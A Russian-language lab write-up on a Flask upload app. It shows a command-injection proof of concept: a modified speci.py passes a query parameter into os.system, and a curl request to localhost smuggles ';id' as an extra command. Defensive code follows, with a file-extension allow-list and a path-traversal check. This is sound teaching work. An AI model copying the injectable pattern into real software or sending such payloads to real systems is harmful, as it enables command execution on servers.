


1. Собрали приложение, подняли его, сразу же успешно загрузили картинку с интернета. К сожалению, открыть и посмотреть её не получается, но она успешно сохраняется в репозиторий /upload/





1. Приложение app.py вызывает функцию log() из speci.py (поменял оригинальные названия, пока занимался с контейнерами) в маршруте «/»:



- При получении доступа злоумышленником к файлу speci.py, он может модифицировать вызываемую функцию и выполнить Command Injection.

**КАК ВОСПРОИЗВЕСТИ:**

1. Изменим файл speci.py:

*import os*

*from flask import request*

*def log():*


*command = request.args.get('cmd', 'default')*

*os.system(f"echo {command}")*

1. Эксплуатация: Отправляем GET с командой:

*Sudo curl "http://localhost:5000/?cmd=;id"*

1. Получаем ожидаемый результат успешной эксплуатации:



**Как защитить:**

1. Ограничим загрузку опасных видов файлов (скриптов и т.д):

*ALLOWED\_EXTENSIONS = {'txt', 'pdf', 'png'}*

*def allowed\_file(filename):*

*return '.' in filename and filename.rsplit('.', 1)[1].lower() in ALLOWED\_EXTENSIONS*

*if not allowed\_file(f.filename):*

*return "Invalid file type", 400*

1. Защитимся от Path Traversal (для файла speci.py)

*import os*

*file\_path = os.path.join(app.config['UPLOAD\_FOLDER'], getFile)*

*if not os.path.abspath(file\_path).startswith(os.path.abspath(app.config['UPLOAD\_FOLDER'])):*

*return "Access denied", 403*